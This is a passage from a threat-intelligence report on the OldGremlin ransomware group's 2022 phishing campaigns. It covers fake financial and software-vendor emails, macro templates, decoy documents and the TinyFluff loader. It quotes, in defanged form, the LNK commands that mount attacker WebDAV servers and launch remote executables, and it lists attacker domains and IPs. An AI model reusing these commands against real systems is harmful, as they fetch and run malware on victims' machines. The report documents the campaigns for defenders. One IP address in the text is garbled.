


Figure 21. Content of the phishing email (translated from Russian)


As before, the emails we found contained links shortened with **bit[.]ly**. Victims were redirected to fourth-level **Cloudflare Workers** addresses: **\*.xena.workers[.]dev**. The addresses were used to send two **.docx** files, both of which displayed the same image when opened (see Figure 22):



**Figure 22.** Image displayed after a user opened the phishing document (translated from Russian)

Such images are more often used for mass email campaigns than for targeted attacks. If the victim allowed macros to run, a malicious template located at [hxxp://konturskb\[.\]com/template-doc/Doc1.dotm](http://hxxp://konturskb[.]com/template-doc/Doc1.dotm) was loaded and launched. The template contained a malicious macro that displayed an error window, and then after the user pressed **OK** the macro extracted an SFX archive from the body of the document that loaded the template. The template saved an executable file in the **Temp** directory and then ran it. During the attack, the group once again used **TinyNode**, and the pseudo-domain `.onion` was sent to **78.46.247[.]25**.

## The campaign carried out on March 22, 2022



**Figure 23.** March 2022 attack campaign

In March 2022, the group carried out another mass email campaign masquerading as the financial organization, but this time they significantly changed the kill chain. Phishing emails were sent from the domain `***finance[.]org`, which had been registered in advance (see Figure 24).




Figure 24. Content of the phishing email (translated from Russian)

The domain's DNS information contains an SPF record pointing to **yandex.net**. Email headers confirm that the cybercriminals used Yandex services. As shown in the image above (Figure 24), the email contains two hyperlinks, both leading to the same Dropbox address, **hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0**. This address contained a malicious document; when users opened it, they would see the same image as the one that had been used in the previous campaign (see Figure 25).




Figure 25. Image displayed after a user opened the phishing document

As before, if the victim had allowed macros to run, a template was downloaded from the address **hxxps://dl[.]dropboxusercontent[.]com/s/gjyjsOrbtihy7ue/Doc1.dotm**.

The template contains a macro that:

1. Copies the original file (**Anketa.docx**) to **%TEMP%\docx1.zip**
2. Extracts an executable file from the archive embedded in the original document to **%TEMP%\word\media\image2.jpg**, renames it to **image2.exe**, and executes it
3. Displays an error and closes the document

This time, the group used its new tool, **TinyFluff**. Like **TinyNode**, **TinyFluff** is designed for running a malicious script using the interpreter **Node.js**. The first version of the script was highly complex. It was in this version that the threat actors used DGA. For more information about **TinyFluff**, see the **Tools** section.

## The campaign carried out on March 25, 2022




Figure 26. Scheme of the campaign carried out on March 25, 2022

In this attack, the threat actors used a simplified version of **TinyFluff**. The phishing emails purported to be sent from the assistance system Consultant Plus (see Figure 27).




Figure 27. Content of the phishing email (translated from Russian)



As in the previous attack, the domain was registered in advance, on March 23, 2022. Phishing emails were sent via Yandex services and contained Dropbox links, but this time the links led to archives containing LNK files. After a user executed an LNK file, a document was displayed and the new version of **TinyFluff** was launched:

```

"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start
\\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b
\\192.248.176[.]138\DavWWWRoot\tf.exe
    
```

The documents looked like this (Figure 28 and Figure 29):

According to OOO ____ (buyer), RUB				According to ZAO Consultant Plus (service provider), RUB			
Date	Document	Debit	Credit	Date	Document	Debit	Credit
Opening balance as of January 01, 2022			188,200	Opening balance as of January 01, 2021			188,200
January 25, 2022	Payment (bank transfer order #11 of January 25, 2022)	1,188,200		January 25, 2022	Payment (bank transfer order #11 of January 25, 2021)		1,188,200
February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)		880,000	February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)	880,000	
Turnover		1,188,200	1,068,200	Turnover		1,068,200	1,188,200
Closing balance		120,000		Closing balance			120,000

Figure 28. Document displayed to victims (translated from Russian)

**Consultant Plus**

**Addendum  
to User Agreement #7810-6A of February 8, 2019**

Moscow, March 25, 2022  
 OOO Consultant Plus (hereinafter "the Service") represented by the CEO A. Semyoshin as party of the first part, acting based on the charter, and

\_\_\_\_\_  
 (organization name)  
 (hereinafter "the User") represented by

\_\_\_\_\_

as party of the second part, acting based on \_\_\_\_\_, have entered into this agreement as follows:

1. Make the following changes to the terms and conditions of the User Agreement:
  - 1.1. Invalidate clauses 4.8.1 and 4.8.17
  - 1.2. Adopt clause 5 of the Agreement as follows:  
 If the request of the personal data subject does not reflect all required information

Figure 29. Document displayed to victims (translated from Russian)



# The campaign carried out on June 7, 2022

On this occasion, we did not manage to obtain the email and investigating the campaign began with examining an archive. The cybercriminals used the same kill chain as in the attack on March 25, so we will only share the documents displayed to victims (see Figure 30 and Figure 31).

PARUS

**RECONCILIATION ACT**  
For the period of services rendered  
in accordance with Agreement #109/21 of June 2, 2021

Moscow, May 20, 2022

We, Aleksandr Spiridonov, CEO of OOO PARUS Corporation as the party of the first part, and Chief Accountant of \_\_\_\_\_ acting by Power of Attorney #145 of January 14, 2020, as the party of the second part, have drawn up this act of reconciliation of accounts under Agreement #109/20 of June 2, 2021, specifying the following balance of payments between the two organizations:

According to OOO ____ (the Customer), RUB				According to OOO "Parus Corporation" (the Service Provider), RUB			
Date	Document	Debit	Credit	Date	Document	Debit	Credit
Opening balance as of January 01, 2022				Opening balance as of January 01, 2021			
January 25, 2022	Payment (bank transfer order #11 of January 25, 2022)	1,188,200		January 25, 2022	Payment (bank transfer order #11 of January 25, 2021)		1,188,200
February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)		880,000	February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)	880,000	
Turnover		1,188,200	1,068,200	Turnover		1,068,200	1,188,200
Closing balance		120,000		Closing balance			120,000
Based on the records of OOO ____				Based on the records of OOO "Parus Corporation"			

Figure 30. Document displayed to victims (translated from Russian)

PARUS

PARUS CORPORATION  
MOSCOW, YAROSLAVSKAYA ST., 10, K. 4, FLOOR 3, OFFICE 1, ROOM 26, 129366  
Primary State Registration Number 1067746289082; date of PSRN assignment: February 17, 2006, TIN: 7704588141; RRC: 771701001. CEO: Aleksandr Spiridonov. President: Aleksandr Karpachev

Demand (claim) for debt repayment  
under the service agreement  
due to failure to fulfill obligations

On June 2, 2021, your organization (hereinafter "the Customer") and OOO "PARUS Corporation" (hereinafter "the Contractor") entered into an agreement for the provision of services #28/02 (hereinafter "the Agreement").

The Contractor has fulfilled the obligations under the Agreement in full and within the timeframe provided in the Agreement, and the Customer has accepted the delivery of the services, as confirmed by the certificate of acceptance of services rendered of April 28, 2022.

According to clause 4 of Article 15 of the Agreement, the Customer was obliged to pay for the services rendered by the Contractor in an amount equal to \$12,500 by May 13, 2022.

To date, payment for these services has not been made, however, as confirmed by the account reconciliation statement of May 20, 2022.

According to Paragraph 1 of Article 781 of the Russian Civil Code, the Customer is obliged to pay for the services rendered in full within the time and in the manner specified in the contract for the provision of services.

In accordance with paragraph 1 of Article 309 of the Russian Civil Code, the obligations must be fulfilled in an orderly manner according to the requirements specified by law and other legal acts. If such terms and requirements have not been specified, the obligations must be fulfilled in accordance with customs or customary requirements.

Figure 31. Document displayed to victims (translated from Russian)

We obtained two more documents (Figure 32 and Figure 33) used by the attackers, but we did not find any archives containing malicious LNK files.

**RECONCILIATION ACT**  
for the period of services rendered  
according to Agreement #109/21 of February 13, 2021

Moscow, May 20, 2022

I, Arkadiy Zamoskovny, CEO of ENERGY EMPLOYER ASSOCIATION OF RUSSIA, as the party of the first part, and Chief Accountant of \_\_\_\_\_, acting on the basis of Power of Attorney #145 of January 14, 2020, as the party of the second part, have drawn up this Reconciliation Act in accordance with Agreement #109/20 of June 2, 2021, specifying the following balance of payments between the two organizations:

According to OOO ___ (the Customer), RUB				According to ENERGY EMPLOYER ASSOCIATION OF RUSSIA (the Service Provider), RUB			
Date	Document	Debit	Credit	Date	Document	Debit	Credit
Opening balance as of January 01, 2022			188,200	Opening balance as of January 01, 2021		188,200	
January 25, 2022	Payment (bank transfer order #11 of January 25, 2022)	1,188,200		January 25, 2022	Payment (bank transfer order #11 of January 25, 2021)		1,188,200
February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)		880,000	February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)	880,000	

Figure 32. Document displayed to victims (translated from Russian)

**ENERGY EMPLOYER ASSOCIATION OF RUSSIA**

ALL-RUSSIAN INDUSTRY ASSOCIATION "ENERGY EMPLOYER ASSOCIATION OF RUSSIA"  
MOSCOW, 2<sup>ND</sup> PAVELECKIY PR., 5, B. 5, FLOOR/OFFICE/ROOM 6/VIII/2  
PRIMARY STATE REGISTRATION NUMBER 1037729032252; DATE OF PSRN ASSIGNMENT: MARCH 11, 2003; TIN: 7729433100; RRC: 772501001. PRESIDENT: ARKADIY ZAMOSKOVNY

Claim (request)  
for debt repayment under the contract  
drawn under the Membership Agreement  
in connection with the organization's failure  
to fulfill the obligation to pay membership fees

On February 13, 2021, your organization (hereinafter "the Customer") and the ENERGY EMPLOYER ASSOCIATION OF RUSSIA (hereinafter "the Contractor") entered into Agreement #13/22 for the provision of services (hereinafter "the Agreement").

According to paragraph 4.5 of the Charter of the Association, all members are required to pay the membership fee specified in the Membership Agreement. The Contractor has fulfilled its obligations in full within the contractual timeframe and the Customer accepted the services rendered, as confirmed by the certificate of acceptance of services rendered of February 28, 2022.

According to paragraph 4 of Article 15 of the Membership Agreement, members of the Association had an obligation to pay for the services rendered by the Contractor in an amount equal to 300,000 by April 20, 2022.  
To date, payment for these services has not been made, however, which

Figure 33. Document displayed to victims (translated from Russian)

# The campaign carried out on July 28, 2022




Figure 34. Scheme of the campaign carried out on July 28, 2022

Once again, the infection chain stayed practically the same as the one in the March 2022 campaign. The only difference was that instead of including a direct Dropbox link in their email, OldGremlin used an intermediary link that redirects to Dropbox. To generate this link, the cybercriminals register a domain that will be used in the attack only once (a new domain is registered for each new attack). The reason could be to bypass security solutions on the victim’s side. For instance, in this attack the domain archive-download[.]space was used, which was registered on June 13, 2022. The mailout purported to be from 1C (again using Yandex services). The emails are shown in Figure 35.




Figure 35. Phishing emails (translated from Russian)

The emails were sent from two domains:

- 1cbuh[.]org
- 1c-bifrix[.]com

The archive at the link contained the file **1C-Bitrix-0722.docx.lnk**, which executed the following command:

```
cmd.exe /c net use hxxp://164.92.205[.]182 && start /b \\164.92.205[.]182\DavWWWRoot\1C-Bitrix-0722.docx & start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i
```

Similar to the previous campaigns, TinyFluff is launched, together with a decoy document that looks like this (see Figure 36):




Figure 36. Document shown the victim

In addition, we discovered another archive with an LNK file, installworks-1Cbusiness.xlsx.lnk, on VirusTotal:

```
cmd.exe /c net use hxxp://164.92.205[.]182 && start /b \\164.92.205[.]182\DavWWWRoot\installworks-1Cbusiness.xlsx & start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i
```

As is seen in the script above, the only difference of this LNK is the decoy document (see Figure 37):

№п/п	Виды работ	Исполнитель работ (ИС Заказчик)	Банк, статус, плановый срок		Комментарий
			Сбербанк	Газпромбанк	
1	<b>Организационные работы</b>				
	Подписание договоров с банками для обмена по технологии API: по всем счетам, юр.лицам и банкам	Заказчик	в работе. Выяснили обязательность тестового стенда. Банк подтвердил что на этапе упрощения. Нам тестовый стенд не нужен. Нулев сразу прод.	договор оформлен. Нужно подписать акты готовности. Тестовый стенд не нужен.	
2	Выпуск банковских сертификатов всех подписантов для всех банков (транспортные, подписи).	Заказчик	транспортный сертификат и подписи будет новая для МБ, единственная	будет выданы новый комплект - транспортный и 1,2 подписи (один комплект для МБ, второй для РБ) Подписи - перекатегоризация	
3	Разработка схемы сетевого взаимодействия систем-участниц: ИС, УПСИ, банки	И/Заказчик		готово	
4	Согласование схемы взаимодействия: назначен, СБ, ИТ Заказчика	И/Заказчик		готово	
2.1	<b>Работы в УПСИ</b>				
2.1.1	<b>Работы с тестовым стендом УПСИ (рекомендуется, если есть требование банка)</b>				
1	Подготовка и передача сборки УПСИ в виде установочных пакетов	ИС		готово	
2	Выделение сервера для установки пакетов УПСИ (тестовый стенд)	Заказчик		готово	
3	Установка пакета УПСИ на выделенный тестовый сервер.	И/Заказчик		готово	
4	Выделение доп. оборудования для тестовой УПСИ (например, сетевой usb hub).	Заказчик		не актуально	
5	Получение тестовых стендов от банков (рекомендуется, если есть требование банка)	Заказчик	принято решение не актуальности тестового стенда. Банк не против. ИТ согласовали	не актуально	тестовый стенд ВТБ
2.2	<b>Работы с промышленными стендами УПСИ</b>				
1	Согласование доступа к серверам банков службой безопасности Заказчика.	Заказчик			
2	Открытие доступа к серверам банка службой ИТ Заказчика.	Заказчик			
3	Выделение сервера для установки пакетов УПСИ (промышленный стенд)	Заказчик		в работе	будет использоваться тестовый УПСИ. После тестирования будет переход в прод.
4	Установка пакета УПСИ на выделенный промышленный сервер.	И/Заказчик			
5	Выделение доп. оборудования для промышленной УПСИ (например, сетевой usb hub).	Заказчик			
6	Настройка коммутеров по каждому банку, юр.лицу, подписанту.	И/Заказчик			
7	Установка банковских сертификатов подписи каждому подписанту по каждому банку.	И/Заказчик			
8	Тестирование подключения по каждому банку по одному подписанту на реальных документах.	И/Заказчик			
9	Обучение администраторов сервиса УПСИ.	ИС			
3.1	<b>Работы в ИС Предприятие</b>				
3.1.1	<b>Работы с тестовым стендом ИС Мультибанк (рекомендуется, если есть требование банка)</b>				
4	Восстановление целостности MySQL-базы в ИС Заказчика на заповедном сервере.	И/Заказчик		готово	

Figure 37. A decoy document

This time, TinyFluff received commands from the IP address 46[.1101[.1112[.176.

## The campaign carried out on August 23, 2022

The group's most recent mailout was detected on August 23, when this report was being written. In this campaign, the threat actors posed as Kontur.Diadoc. The phishing email is shown in Figure 38.




Figure 38. Phishing email (translated from Russian)

As can be seen in the email, it was sent from the domain **diadok[.]org**. The domain's TXT record and the email headers helped establish that the email was sent using Yandex. This time the emails contained the following links:

- [hxxps://downloaded-files\[.\]space/aktsverkidiadok88BDS32](https://downloaded-files[.]space/aktsverkidiadok88BDS32)
